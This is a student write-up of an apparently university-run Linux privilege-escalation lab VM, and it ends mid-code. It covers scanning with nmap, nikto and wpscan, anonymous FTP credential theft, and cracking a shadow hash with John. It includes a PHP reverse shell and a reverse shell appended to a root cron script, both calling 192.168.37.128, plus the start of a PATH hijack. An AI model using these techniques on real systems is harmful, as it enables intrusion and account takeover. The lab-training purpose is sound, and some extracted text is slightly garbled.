

Exercise 1: Setup

1Q.

Downloaded the given [VM](#) and opened with vmware.

2. Start the VM and log in with the credentials 'ip_address:ip_address'. This will give you

the IP address of the machine. (Make sure the VM is in the same network as the machine from which you want to perform the penetration test. You MUST be able to ping it!)

Solution :

Logged in with `ip_address:ip_address`

```
Ubuntu 20.10 lab tty1
lab login: ip_address
Password:
Welcome to Ubuntu 20.10 (GNU/Linux 5.8.0-53-generic x86_64)

 * Documentation:  https://help.ubuntu.com
 * Management:    https://landscape.canonical.com
 * Support:       https://ubuntu.com/advantage

System information as of Sun Jul  4 14:53:50 UTC 2021

System load:  0.02               Processes:            280
Usage of /:   45.7% of 18.08GB   Users logged in:     1
Memory usage: 34%               IPv4 address for ens33: 192.168.37.130
Swap usage:   0%

84 updates can be installed immediately.
0 of these updates are security updates.
To see these additional updates run: apt list --upgradable

The list of available updates is more than a week old.
To check for new updates run: sudo apt update

Welcome to the Security Insider Lab - Server.

This server was created to teach you the most common Linux system vulnerabilities. Can you find them all?

Good luck :)
Last login: Wed Jun 30 13:58:31 UTC 2021 on tty1
/usr/bin/ipash: line 3: /tmp/ifconfig: Permission denied
more: cannot open /tmp/ifconfig: No such file or directory
Make sure you copy the IP address. Afterwards press any key to exit._
```

successfully able to ping ip: `192.168.37.130`

```
(kali㉿ kali)-[~]
$ ping -c 3 192.168.37.130
PING 192.168.37.130 (192.168.37.130) 56(84) bytes of data.
64 bytes from 192.168.37.130: icmp_seq=1 ttl=64 time=0.711 ms
64 bytes from 192.168.37.130: icmp_seq=2 ttl=64 time=0.639 ms
64 bytes from 192.168.37.130: icmp_seq=3 ttl=64 time=0.721 ms

--- 192.168.37.130 ping statistics ---
3 packets transmitted, 3 received, 0% packet loss, time 2039ms
rtt min/avg/max/mdev = 0.639/0.690/0.721/0.036 ms
```

3. Map the obtained IP address to the domain name “security-lab”, so that you can access the machine by name rather than by IP address.

edit the `etc/hosts` file and map ip address to `security-lab`

```
$ sudo vim /etc/hosts
```

```
kali@kali: ~  
File Actions Edit View Help  
127.0.0.1      localhost  
127.0.1.1      kali  
192.168.37.130 security-lab  
# The following lines are desirable for IPv6 capable hosts  
::1           localhost ip6-localhost ip6-loopback  
ff02::1       ip6-allnodes  
ff02::2       ip6-allrouters  
~             EncryptedT
```

Exercise 2: Information Gathering

1. Determine the open ports of the machine with a tool of your choice.

solution

Tool used : `Nmap`

```
$ nmap -sC -sV -oA nmap/initial 192.168.37.130  
Starting Nmap 7.91 ( https://nmap.org ) at 2021-07-04 11:03 EDT  
  
PORT      STATE SERVICE VERSION  
21/tcp    open  ftp      vsftpd 3.0.3  
| ftp-anon: Anonymous FTP login allowed (FTP code 230)  
|_-rw-r--r--  1 0      0      19 Apr 11 17:04 credentials  
| ftp-syst:  
|   STAT:  
| FTP server status:  
|   Connected to ::ffff:192.168.37.128  
|   Logged in as ftp  
|   TYPE: ASCII  
|   No session bandwidth limit  
|   Session timeout in seconds is 300  
|   Control connection is plain text  
|   Data connections will be plain text  
|   At session startup, client count was 4  
|   vsFTPD 3.0.3 - secure, fast, stable  
|_End of status  
22/tcp    open  ssh      OpenSSH 8.3p1 Ubuntu 1ubuntu0.1 (Ubuntu Linux; protocol
```

```

2.0)
| ssh-hostkey:
|   3072 ee:7d:76:34:97:37:3e:32:96:e9:2c:2a:4c:8c:a8:5f (RSA)
|   256 27:14:b1:1b:5d:d5:86:53:be:4c:55:02:14:0e:4c:11 (ECDSA)
|_  256 62:25:4d:de:de:2e:07:8b:1f:33:c7:5d:3b:33:20:bb (ED25519)
80/tcp open  http      Apache httpd 2.4.46 ((Ubuntu))
|_http-server-header: Apache/2.4.46 (Ubuntu)
|_http-title: Apache2 Ubuntu Default Page: It works
Service Info: OSs: Unix, Linux; CPE: cpe:/o:linux:linux_kernel

Service detection performed. Please report any incorrect results at
https://nmap.org/submit/ .
# Nmap done at Wed Jun 30 10:00:25 2021 -- 1 IP address (1 host up) scanned
in 8.37 seconds

```

- The result is also same when scanned with `-p-` (all ports)

2. Implement your own port scanner. Compare the scanning process and the results of

your port scanner with those of the port scanner from the previous task.

Similarities/Differences?

solution

```

#!/usr/bin/env python

import socket

def checkPort(port):
    s = socket.socket(socket.AF_INET, socket.SOCK_STREAM)
    s.settimeout(1) #set timeout
    try:
        s.connect(('192.168.37.130' , port))
        print(str(port)+"\t" + " Open")
        s.close()
        return True

    except socket.error:
        s.close()
        return False

    except socket.timeout: # if port is open or not responding return
        print "Socket timed out"
        s.close()

```

```

        return True

    return True

def scan():
    print("PORT\t" + " " + "STATE")
    for port in range(1,65535):
        checkPort(port)

    print("Scan complete !!")

scan()

```

Result

```

(kali kali)-[~/linux-priv-esc]
$ python scan.py
PORT      STATE
21        Open
22        Open
80        Open
Scan complete !!

```

Differences

1. Version detection
2. Directory listing or permissions associated with it
3. Running server(s) information
4. Service information
 - OS or kernel detection
5. Response codes
6. Information on latency.

3. Look at all the discovered ports and obtain as much information as possible.

```

$ nmap -sC -sV --version-intensity 5 -p 21,22,80 nmap/more_aggressive
192.168.37.130
Starting Nmap 7.91 ( https://nmap.org ) at 2021-07-04 15:54 EDT
Unable to split netmask from target expression: "nmap/more_aggressive"
Nmap scan report for security-lab (192.168.37.130)
Host is up (0.00077s latency).

PORT      STATE SERVICE VERSION
21/tcp    open  ftp      vsftpd 3.0.3

```

```
| ftp-anon: Anonymous FTP login allowed (FTP code 230)
|_rw-r--r--    1 0          0          19 Apr 11 17:04 credentials
| ftp-syst:
|   STAT:
| FTP server status:
|   Connected to ::ffff:192.168.37.128
|   Logged in as ftp
|   TYPE: ASCII
|   No session bandwidth limit
|   Session timeout in seconds is 300
|   Control connection is plain text
|   Data connections will be plain text
|   At session startup, client count was 4
|   vsFTPD 3.0.3 - secure, fast, stable
|_End of status
22/tcp open  ssh      OpenSSH 8.3p1 Ubuntu 1ubuntu0.1 (Ubuntu Linux; protocol
2.0)
| ssh-hostkey:
|   3072 ee:7d:76:34:97:37:3e:32:96:e9:2c:2a:4c:8c:a8:5f (RSA)
|   256  27:14:b1:1b:5d:d5:86:53:be:4c:55:02:14:0e:4c:11 (ECDSA)
|_  256  62:25:4d:de:de:2e:07:8b:1f:33:c7:5d:3b:33:20:bb (ED25519)
80/tcp open  http      Apache httpd 2.4.46 ((Ubuntu))
|_http-title: Apache2 Ubuntu Default Page: It works
Service Info: OSs: Unix, Linux; CPE: cpe:/o:linux:linux_kernel

Service detection performed. Please report any incorrect results at
https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 7.39 seconds
```

```
$ nmap -A --script=http-enum -p 21,22,80 nmap/more_aggressive
192.168.37.130
Starting Nmap 7.91 ( https://nmap.org ) at 2021-07-04 15:55 EDT
Unable to split netmask from target expression: "nmap/more_aggressive"
Nmap scan report for security-lab (192.168.37.130)
Host is up (0.00078s latency).

PORT      STATE SERVICE VERSION
21/tcp    open  ftp      vsftpd 3.0.3
22/tcp    open  ssh      OpenSSH 8.3p1 Ubuntu 1ubuntu0.1 (Ubuntu Linux; protocol
2.0)
80/tcp    open  http      Apache httpd 2.4.46 ((Ubuntu))
| http-enum:
```

```
| /blog/: Blog
|_ /blog/wp-login.php: Wordpress login page.
|_http-server-header: Apache/2.4.46 (Ubuntu)
Service Info: OSs: Unix, Linux; CPE: cpe:/o:linux:linux_kernel

Service detection performed. Please report any incorrect results at
https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 8.00 seconds
```

- Using `nikto` to identify vulnerabilities of running webserver

```
$ nikto --url http://security-lab
- Nikto v2.1.6

-----
+ Target IP:          192.168.37.130
+ Target Hostname:    security-lab
+ TargetPort:         80
+ Start Time:         2021-07-04 16:01:28 (GMT-4)
-----

+ Server: Apache/2.4.46 (Ubuntu)
+ The anti-clickjacking X-Frame-Options header is not present.
+ The X-XSS-Protection header is not defined. This header can hint to the
user agent to protect against some forms of XSS
+ The X-Content-Type-Options header is not set. This could allow the user
agent to render the content of the site in a different fashion to the MIME
type
+ No CGI Directories found (use '-C all' to force check all possible dirs)
+ Server may leak inodes via ETags, header found with file /, inode: 2aa6,
size: 5c0f1ed667ed4, mtime: gzip
+ Allowed HTTP Methods: POST, OPTIONS, HEAD, GET
+ Cookie wordpress_test_cookie created without the httponly flag
+ /blog/wp-login.php: Wordpress login found
+ 7681 requests: 0 error(s) and 7 item(s) reported on remote host
+ End Time:           2021-07-04 16:02:35 (GMT-4) (67 seconds)
-----

+ 1 host(s) tested
```

- Found that website is running as `wordpress`
- Scanning using `wpscan`

```
$ sudo wpscan --url http://security-lab/blog/
```

[+] URL: <http://security-lab/blog/> [[192.168.37.130](#)]

[+] Started: Sun Jul 4 16:04:33 2021

Interesting Finding(s):

[+] Headers

| Interesting Entry: Server: Apache/2.4.46 (Ubuntu)

| Found By: Headers (Passive Detection)

| Confidence: 100%

[+] XML-RPC seems to be enabled: <http://security-lab/blog/xmlrpc.php>

| Found By: Direct Access (Aggressive Detection)

| Confidence: 100%

| References:

| - http://codex.wordpress.org/XML-RPC_Pingback_API

| -

https://www.rapid7.com/db/modules/auxiliary/scanner/http/wordpress_ghost_scanner

| -

https://www.rapid7.com/db/modules/auxiliary/dos/http/wordpress_xmlrpc_dos

| -

https://www.rapid7.com/db/modules/auxiliary/scanner/http/wordpress_xmlrpc_login

| -

https://www.rapid7.com/db/modules/auxiliary/scanner/http/wordpress_pingback_access

[+] WordPress readme found: <http://security-lab/blog/readme.html>

| Found By: Direct Access (Aggressive Detection)

| Confidence: 100%

[+] The external WP-Cron seems to be enabled: <http://security-lab/blog/wp-cron.php>

| Found By: Direct Access (Aggressive Detection)

| Confidence: 60%

| References:

| - <https://www.iplocation.net/defend-wordpress-from-ddos>

| - <https://github.com/wpscanteam/wpscan/issues/1299>

[+] WordPress version [5.3.2](#) identified (Insecure, released on [2019-12-18](#)).

| Found By: Rss Generator (Passive Detection)

| - <http://security-lab/blog/index.php/feed/>,

<generator><https://wordpress.org/?v=5.3.2></generator>

| - <http://security-lab/blog/index.php/comments/feed/>

```
| http://security-lab/blog/index.php/comments/feed/;  
<generator>https://wordpress.org/?v=5.3.2</generator>
```

[+] WordPress theme in use: twentynineteen

```
| Location: http://security-lab/blog/wp-content/themes/twentynineteen/  
| Latest Version: 2.0 (up to date)  
| Last Updated: 2021-03-09T00:00:00.000Z  
| Readme: http://security-lab/blog/wp-content/themes/twentynineteen/readme.txt  
| Style URL: http://security-lab/blog/wp-content/themes/twentynineteen/style.css?ver=2.0  
| Style Name: Twenty Nineteen  
| Style URI: https://wordpress.org/themes/twentynineteen/  
| Description: Our 2019 default theme is designed to show off the power of  
the block editor. It features custom sty...  
| Author: the WordPress team  
| Author URI: https://wordpress.org/  
|  
| Found By: Css Style In Homepage (Passive Detection)  
|  
| Version: 2.0 (80% confidence)  
| Found By: Style (Passive Detection)  
| - http://security-lab/blog/wp-content/themes/twentynineteen/style.css?  
ver=2.0, Match: 'Version: 2.0'
```

[+] Enumerating All Plugins (via Passive Methods)

[i] No plugins Found.

[+] Enumerating Config Backups (via Passive and Aggressive Methods)

```
Checking Config Backups - Time: 00:00:00 <=====> (137 / 137)  
100.00% Time: 00:00:00
```

[i] No Config Backups Found.

[!] No WPScan API Token given, as a result vulnerability data has not been output.

[!] You can get a free API token with 50 daily requests by registering at <https://wpscan.com/register>

[+] Finished: Sun Jul 4 16:04:49 2021

[+] Requests Done: 186

[+] Cached Requests: 5

[+] Data Sent: 47.045 KB


```
[+] Data Sent: 17.311 MB  
[+] Data Received: 17.311 MB  
  
[+] Memory used: 212.164 MB  
[+] Elapsed time: 00:00:16
```

summary of findings

1. Application running on the webserver is **wordpress version 5.3.2**
2. Found login page at **/blog/wp-login.php**.
3. Found wordpress theme **twenty nineteen**.
4. Found default username **admin** from the **blog** homepage

Exercise 3: Pwn the machine

1. user 'lab_student'

- From nmap scan we found that **FTP** is running and can be logged in **anonymously**

Name : **anonymous**

Password: **anonymous**

```
(kali) [~ / linux-priv-esc]  
$ ftp 192.168.37.130  
Connected to 192.168.37.130.  
220 (vsFTPd 3.0.3)  
Name (192.168.37.130:kali): anonymous  
230 Login successful.  
Remote system type is UNIX.  
Using binary mode to transfer files.  
ftp> ls  
200 PORT command successful. Consider using PASV.  
150 Here comes the directory listing.  
-rw-r--r-- 1 0 0 19 Apr 11 17:04 credentials  
226 Directory send OK.  
ftp>
```

- Download **credentials** file.

```
ftp> get credentials
```

```
(kali) [kali] - [~/linux-priv-esc]
$ ftp 192.168.37.130
Connected to 192.168.37.130.
220 (vsFTPd 3.0.3)
Name (192.168.37.130:kali): anonymous
230 Login successful.
Remote system type is UNIX.
Using binary mode to transfer files.
ftp> ls
200 PORT command successful. Consider using PASV.
150 Here comes the directory listing.
-rw-r--r-- 1 0 0 19 Apr 11 17:04 credentials
226 Directory send OK.
ftp> get credentials
local: credentials remote: credentials
200 PORT command successful. Consider using PASV.
150 Opening BINARY mode data connection for credentials (19 bytes).
226 Transfer complete.
19 bytes received in 0.00 secs (14.0353 kB/s)
ftp>
```

```
$ cat credentials
lab_student:SoSe21
```

- Logging into `ssh` with username `lab_student` and password `SoSe21`

Result

```
(kali) [kali] - [~/linux-priv-esc]
$ ssh lab_student@192.168.37.130
lab_student@192.168.37.130's password:
Welcome to Ubuntu 20.10 (GNU/Linux 5.8.0-53-generic x86_64)

 * Documentation:  https://help.ubuntu.com
 * Management:    https://landscape.canonical.com
 * Support:       https://ubuntu.com/advantage

System information as of Sun Jul  4 20:22:19 UTC 2021

System load:  0.03               Processes:    298
Usage of /:   45.9% of 18.08GB   Users logged in: 2
Memory usage: 35%               IPv4 address for ens33: 192.168.37.130
Swap usage:   0%

 * Super-optimized for small spaces - read how we shrank the memory
   footprint of MicroK8s to make it the smallest full K8s around.

https://ubuntu.com/blog/microk8s-memory-optimisation

84 updates can be installed immediately.
0 of these updates are security updates.
To see these additional updates run: apt list --upgradable

The list of available updates is more than a week old.
To check for new updates run: sudo apt update
New release '21.04' available.
Run 'do-release-upgrade' to upgrade to it.

Welcome to the Security Insider Lab - Server.

This server was created to teach you the most common Linux system vulnerabilities. Can you find them all?
Good luck :)
```

2. user 'lab_prof'.

- Running `linpeas.sh` - resulted a backup file containing the hashes

```

Finding 'username' string inside key folders (limit 70)

Searching specific hashes inside files - less false positives (limit 70)
/var/backups/safety_backup:$6$2ovzY0y.y4KiJju8$tgrxr.dpK20mRYpmD.SvyFIJPwYwA/ogXnPGQjgB2nNM2gmQYneVoegDaLriFwefGFoxxsHXnpSS
apVxNTlFt0
lab_student@lab:~$

```

- Found hash for the user `lab_prof`

```

lab_student@lab:~$ cat /var/backups/safety_backup
# Saving my entry of the /etc/shadow file. Just in case a hacker modifies
it!!!

lab_prof:$6$2ovzY0y.y4KiJju8$tgrxr.dpK20mRYpmD.SvyFIJPwYwA/ogXnPGQjgB2nNM2gmQYr

```

Cracking the hash

- Tool used `John`
- copy the hash into a file in `attacker machine` and load it with `john`, and specify the wordlist `rockyou.txt`

```
$ john crack.teacher.db --wordlist=/home/kali/tryhackme/blue/rockyou.txt
```

- password cracked - `sapphire`

```

(kali kali)-[~/linux-priv-esc]
$ john crack.db
Warning: detected hash type "sha512crypt", but the string is also recognized as "HMAC-SHA256"
Use the "--format=HMAC-SHA256" option to force loading these as that type instead
Using default input encoding: UTF-8
Loaded 1 password hash (sha512crypt, crypt(3) $6$ [SHA512 128/128 AVX 2x])
No password hashes left to crack (see FAQ)

(kali kali)-[~/linux-priv-esc]
$ john show crack.db
lab_prof:sapphire:1002:1003:,,,:/home/lab_prof:/bin/bash

1 password hash cracked, 0 left

```

- using `ssh` to login to `lab_prof` account from `lab_student`

```
lab_student@lab:~$ ssh lab_prof@localhost
```

```
lab_prof@lab: ~ 89x42
lab_student@lab:~$ ssh lab_prof@localhost
lab_prof@localhost's password:
Welcome to Ubuntu 20.10 (GNU/Linux 5.8.0-53-generic x86_64)

 * Documentation:  https://help.ubuntu.com
 * Management:    https://landscape.canonical.com
 * Support:       https://ubuntu.com/advantage

System information as of Mon Jul  5 10:14:48 UTC 2021

System load:  0.0                       Processes:   111 (192.168. 289 00', port))
Usage of /:   45.9% of 18.08GB           Users logged in: 2 (Open')
Memory usage: 34%                       IPv4 address for ens33: 192.168.37.130
Swap usage:  0%

84 updates can be installed immediately.
0 of these updates are security updates.
To see these additional updates run: apt list --upgradable

The list of available updates is more than a week old.
To check for new updates run: sudo apt update
New release '21.04' available.
Run 'do-release-upgrade' to upgrade to it.

Welcome to the Security Insider Lab - Server.

This server was created to teach you the most common Linux system vulnerabilities. Can you find them all?

Good luck :)
Last login: Sat Jul  3 16:37:41 2021 from 192.168.37.128
lab_prof@lab:~$
```

3. user 'lab_teacher'

- Found a directroy `/var/www/wordpress` where we have write permissions (`world writable`) and it is the same place where wordpress is running.

```

drwxr-xr-x  3 root root  4096 Oct 22  2020 zsh
lab_prof@lab:/usr/share$ ls -la wordpress/
total 260
drwxrwxrwx  5 root      root      4096 Jul  4 06:45 .
drwxr-xr-x 125 root      root      4096 Jul  7 06:24 ..
lrwxrwxrwx  1 root      root        23 Jan 27  2020 .htaccess -> /etc/wordpress/htaccess
-rw-rw-r--  1 lab_student lab_student 47618 Jun 30 20:36 '\
-rwxrwxrwx  1 lab_student lab_student  282 Jun 30 15:39 config-security-lab.php
-rwxrwxrwx  1 root        root        420 Dec 27  2019 index.php
-rwxrwxrwx  1 root        root       7416 Jun 30 16:14 readme.html
-rwxrwxr-x  1 lab_student lab_student  5496 Jun 30 16:16 shell.php
-rwxrwxrwx  1 root        root       7339 Jan 27  2020 wp-activate.php
drwxrwxrwx  9 root        root       4096 Jul  3 12:31 wp-admin
-rwxrwxrwx  1 root        root        369 Dec 27  2019 wp-blog-header.php
-rwxrwxrwx  1 root        root       2283 Dec 27  2019 wp-comments-post.php
-rwxrwxrwx  1 root        root       2898 Dec 27  2019 wp-config-sample.php
-rwxrwxrwx  1 root        root       2381 May 20 13:01 wp-config.php
drwxrwxrwx  7 root        root       4096 Jul  4 06:47 wp-content
-rwxrwxrwx  1 root        root       4035 Jul  3 16:19 wp-cron.php
drwxrwxrwx 20 root        root      12288 Apr 27 10:42 wp-includes
-rwxrwxrwx  1 root        root       2504 Dec 27  2019 wp-links-opml.php
-rwxrwxrwx  1 root        root       3326 Dec 27  2019 wp-load.php
-rwxrwxrwx  1 root        root      47612 Jul  3 14:03 wp-login.php
-rwxrwxrwx  1 root        root       8483 Dec 27  2019 wp-mail.php
-rwxrwxrwx  1 root        root      19120 May 20 13:02 wp-settings.php
-rwxrwxrwx  1 root        root      31112 Dec 27  2019 wp-signup.php
-rwxrwxrwx  1 root        root       4764 Dec 27  2019 wp-trackback.php
-rwxrwxrwx  1 root        root       3150 Dec 27  2019 xmlrpc.php

```

- creating a `shell.php` file that contains our reverse shell and save it in the `/wordpress` directory.


File: `shell.php`

```

<?php
exec("bash -i >& /dev/tcp/192.168.37.128/1234 0>&1");
?>

```

- setup the listener on kali with port `1234` and open the file in the browser (file can be found at `http://security-lab/blog/shell.php`)



Result

```
(kali㉿ kali)-[~/linux-priv-esc/teacher/new_hashes]
$ nc -lvnp 1234
listening on [any] 1234 ...
connect to [192.168.37.128] from (UNKNOWN) [192.168.37.130] 53548
Linux lab 5.8.0-53-generic #60-Ubuntu SMP Thu May 6 07:46:32 UTC 2021 x86_64 x86_64 x86_64 GNU/Linux
15:24:52 up 23:43, 1 user, load average: 0.17, 0.17, 0.18
USER      TTY      FROM            LOGIN@   IDLE   JCPU   PCPU   WHAT
lab_prof pts/0    192.168.37.128  13:44    5:31   0.20s  0.20s  -bash
uid=33(www-data) gid=33(www-data) groups=33(www-data)
/bin/sh: 0: can't access tty; job control turned off
$ whoami
www-data
$ id
uid=33(www-data) gid=33(www-data) groups=33(www-data)
$
```

- On running winpeas, found a suspicious file in `wordpress/wp-content/uploads/2014/04/../../../../` directory.

```
/usr/share/wordpress/wp-content/themes/twentyineteen/template-parts/content/page.php
/usr/share/wordpress/wp-content/themes/twentyineteen/template-parts/content/content-single.php
/usr/share/wordpress/wp-content/themes/twentyineteen/template-parts/content/content.php
/usr/share/wordpress/wp-content/themes/twentyineteen/template-parts/footer
/usr/share/wordpress/wp-content/themes/twentyineteen/template-parts/footer/footer-widgets.php
/usr/share/wordpress/wp-content/themes/twentyineteen/template-parts/header
/usr/share/wordpress/wp-content/themes/twentyineteen/template-parts/header/entry-header.php
/usr/share/wordpress/wp-content/themes/twentyineteen/template-parts/header/site-branding.php
/usr/share/wordpress/wp-content/themes/twentyineteen/template-parts/post
/usr/share/wordpress/wp-content/themes/twentyineteen/template-parts/post/author-bio.php
/usr/share/wordpress/wp-content/themes/twentyineteen/template-parts/post/discussion-meta.php
/usr/share/wordpress/wp-content/upgrade
/usr/share/wordpress/wp-content/uploads
/usr/share/wordpress/wp-content/uploads/2021
/usr/share/wordpress/wp-content/uploads/2021/04
/usr/share/wordpress/wp-content/uploads/2021/04/../../../../../../../../../../../../../../../../../../../../..
./.../imdefinitelynotsuspectious
/usr/share/wordpress/wp-content/uploads/2021/05
/usr/share/wordpress/wp-content/uploads/2021/06
/usr/share/wordpress/wp-content/uploads/2021/07
/usr/share/wordpress/wp-cron.php
/usr/share/wordpress/wp-includes
/usr/share/wordpress/wp-includes/ID3
/usr/share/wordpress/wp-includes/ID3/readme.txt
/usr/share/wordpress/wp-includes/IXR
/usr/share/wordpress/wp-includes/IXR/class-IXR-base64.php
/usr/share/wordpress/wp-includes/IXR/class-IXR-client.php
/usr/share/wordpress/wp-includes/IXR/class-IXR-clientmulticall.php
/usr/share/wordpress/wp-includes/IXR/class-IXR-date.php
/usr/share/wordpress/wp-includes/IXR/class-IXR-error.php
#)You_can_write_even_more_files_inside_last_directory

/usr/share/wordpress/wp-includes/Requests
```

- looking into the file resulted credentials for `lab_teacher` account.

```
$ cat /usr/share/wordpress/wp-content/uploads/2021/04/../../../../../../../../../../imdefinitelynotsuspectious
lab_teacher:pleaseenteranewpassword
$
```

Logging in to the `lab_teacher` account

```
$ ssh lab_teacher@192.168.37.130
```

- Password used `pleaseenternewpassword`

Result


```

lab_teacher@192.168.37.130's password:
Welcome to Ubuntu 20.10 (GNU/Linux 5.8.0-53-generic x86_64)

 * Documentation:  https://help.ubuntu.com
 * Management:    https://landscape.canonical.com
 * Support:       https://ubuntu.com/advantage

System information as of Wed Jul  7 15:33:55 UTC 2021

System load:  0.23           Processes:            289
Usage of /:   48.2% of 18.08GB Users logged in:          0
Memory usage: 31%           IPv4 address for ens33: 192.168.37.130
Swap usage:   0%

 * Super-optimized for small spaces - read how we shrank the memory
   footprint of MicroK8s to make it the smallest full K8s around.

https://ubuntu.com/blog/microk8s-memory-optimisation

86 updates can be installed immediately.
0 of these updates are security updates.
To see these additional updates run: apt list --upgradable

New release '21.04' available.
Run 'do-release-upgrade' to upgrade to it.

```

```

lab_teacher@lab:~$ id
uid=1001(lab_teacher) gid=1002(lab_teacher)
groups=1002(lab_teacher),1001(teacher)
lab_teacher@lab:~$ whoami
lab_teacher

```

4Q. root (describe at least 2 of the 3 possible ways)

1. Privilege escalation via lab_prof account.

- Found an interesting hidden file named `.save_student_grades`

```

lab_prof@lab:~$ ls -la
total 800
drwxrwx--- 7 lab_prof lab_prof 4096 Jul  4 08:04 .
drwxr-xr-x 6 root      root    4096 Apr 27 13:25 ..
-rw----- 1 lab_prof lab_prof 5685 Jul  3 16:33 .bash_history
-rw-r--r-- 1 lab_prof lab_prof 220  Apr 11 16:30 .bash_logout
-rw-r--r-- 1 lab_prof lab_prof 3771  Apr 11 16:30 .bashrc
drwx----- 2 lab_prof lab_prof 4096 Jun 30 21:23 .cache
drwx----- 4 lab_prof lab_prof 4096 Jul  4 08:05 .gnupg
drwxrwxr-x 3 lab_prof lab_prof 4096 Jul  3 16:11 .local
-rw----- 1 lab_prof lab_prof 496  Jul  4 06:35 .mysql_history
-rw-r--r-- 1 lab_prof lab_prof 807  Apr 11 16:30 .profile
-rwxrwxr-x 1 lab_prof lab_prof 107  Jul  3 16:38 .save_student_grades
-rw-rw-r-- 1 lab_prof lab_prof 75   Apr 27 20:15 .selected_editor
drwx----- 2 lab_prof lab_prof 4096 Jul  3 11:36 .ssh
-rw----- 1 lab_prof lab_prof 8577  Jul  3 20:54 .viminfo
-rw-rw-r-- 1 lab_prof lab_prof 215   Jul  3 18:26 .wget-hsts
-rwxrwxr-x 1 lab_prof lab_prof 87559 Jul  3 18:23 les.sh
-rw-rw-r-- 1 lab_prof lab_prof 187131 Jul  4 08:06 linpeas.output
-rwxrwxr-x 1 lab_prof lab_prof 462687 Jul  3 11:39 linpeas.sh.1
drwxr-xr-x 3 lab_prof lab_prof 4096 Jul  3 11:40 snap

```

```
lab_prof@lab:~$ cat .save_student_grades
#!/bin/bash

echo "All students failed" >> /tmp/secret_grades`
```

- Found the file in `/tmp`, and looking at the owner of the file, found out to be `root`. Meaning `root` is running the task.

```
lab_prof@lab:~$ cd /tmp/
lab_prof@lab:/tmp$ ls -la
total 56
drwxr-xr-x  5 root root  4096 Jul  5 10:25 .
drwxr-xr-x 21 root root  4096 Jul  3 17:52 ..
-rwxr-xr-x  1 root root    45 Jul  4 08:00 7373737009090f7573
-rw-r--r--  1 root root 28060 Jul  5 10:31 secret_grades
drwx----- 3 root root  4090 Jul  5 10:23 systemd-private-64701e85cd4a42b9ad784279a3bbffe-fwupd.service-ZPSYti
drwx----- 3 root root  4096 Jul  3 21:16 systemd-private-64701e85cd4a42b9ad784279a3bbffe-upower.service-DNTHmh
drwx----- 2 root root  4096 Jul  4 18:44 tmux-0
```

- After examining the `secret_grades` file, found out that it is writing every minute.
- Adding our reverse shell into the `.save_student_grades` file

```
lab_prof@lab:~$ echo "bash -i >& /dev/tcp/192.168.37.128/4242 0>&1" >>
.save_student_grades
lab_prof@lab:~$ cat .save_student_grades
#!/bin/bash

echo "All students failed" >> /tmp/secret_grades

bash -i >& /dev/tcp/192.168.37.128/4242 0>&1
```

- now setup the listener on kali on port 4242 and wait for the callback

Result


```

(kali) kali)~[~/linux-priv-esc]
$ nc -lvnp 4242
listening on [any] 4242 ...
connect to [192.168.37.128] from (UNKNOWN) [192.168.37.130] 56266
bash: cannot set terminal process group (396348): Inappropriate ioctl for device
bash: no job control in this shell
root@lab:~# id
uid=0(root) gid=0(root) groups=0(root),33(www-data)
root@lab:~# whoami
whoami
root
root@lab:~# cat root.txt
cat root.txt
You've just solved one of the hardest challenges of the whole security lab .... well done!
This proves that you definitely know what you are doing and that you are well prepared for acquiring a job in the
Now take the root flag and enjoy the rest of the summer!

flag: LAB{0nLy_w0RthY_57uD3Nt5_4r3_4Ble_t0_oBt41n_tH15_fL46}

PS: If you wanna continue doing things like this challenge here, feel free to join the University's "IT-Security
There, we create and solve such challenges on a daily basis and prepare students for taking one of the hardest P
asically get any job in offensive IT-Security.
root@lab:~# █

```

- Flag

```
{0nLy_w0RthY_57uD3Nt5_4r3_4Ble_t0_oBt41n_tH15_fL46}
```

2. Privilege escalation via `lab_teacher` account.

- Linpeas pointed out a binary owned by `lab_teacher` and `SGID` is set.

```

-rwxr-sr-x 1 root   crontab 343K Mar  9 14:17 /snap/core20/1026/usr/bin/ssh-agent
-rwxr-sr-x 1 root   shadow  34K Apr  8 11:27 /snap/core18/2074/sbin/unix_chkpwd
-rwxr-sr-x 1 root   shadow  34K Apr  8 11:27 /snap/core18/2074/sbin/pam_extrausers_chkpwd
-rwsr-sr-- 1 root   teacher 17K Apr 11 16:11 /lab/monitor_students (Unknown SGID binary)
--- It looks like /lab/monitor_students is executing sleep and you can impersonate it (strings line: sleep)
--- It looks like /lab/monitor_students is executing touch and you can impersonate it (strings line: touch /th)
--- Trying to execute /lab/monitor_students with strace in order to look for hijackable libraries...

```

- examining the binary using `strings`

```

root@teacher: /tmp# strings monitor_students
strings monitor_students
/lib64/ld-linux-x86-64.so.2
setuid
puts
__stack_chk_fail
setegid
system
sleep
__exe_finalize
__libc_start_main
libc.so.6
GLIBC_2.4
GLIBC_2.2.5
_ITM_deregisterTMCloneTable
__gmon_start__
_ITM_registerTMCloneTable
u+UH
touch /tmp/73757H
mp/73757H
37069636H
96f7573 H
&& chmodH
777 /tmp/73757H
p/73757H
70696369H

```

- found that it is using `touch` and `sleep` to do some operation. Since this program is not using absolute path to create a file (`touch /tmp/737573706963696f7573`), this can be hijacked by setting up the path to directory where `lab_teacher` has permissions that executes malicious `touch` binary.
- when the `monitor_students` binary is executed malicious `touch` should execute instead of the binary in `/usr/bin/touch`

```

$ which touch
/usr/bin/touch

```

- creating a malicious `touch` binary in `/home/lab_teacher` (where `lab_teacher` has write permissions)

C program that executes `/bin/bash` in privileged mode

file: `touch.c`

```

int main(){
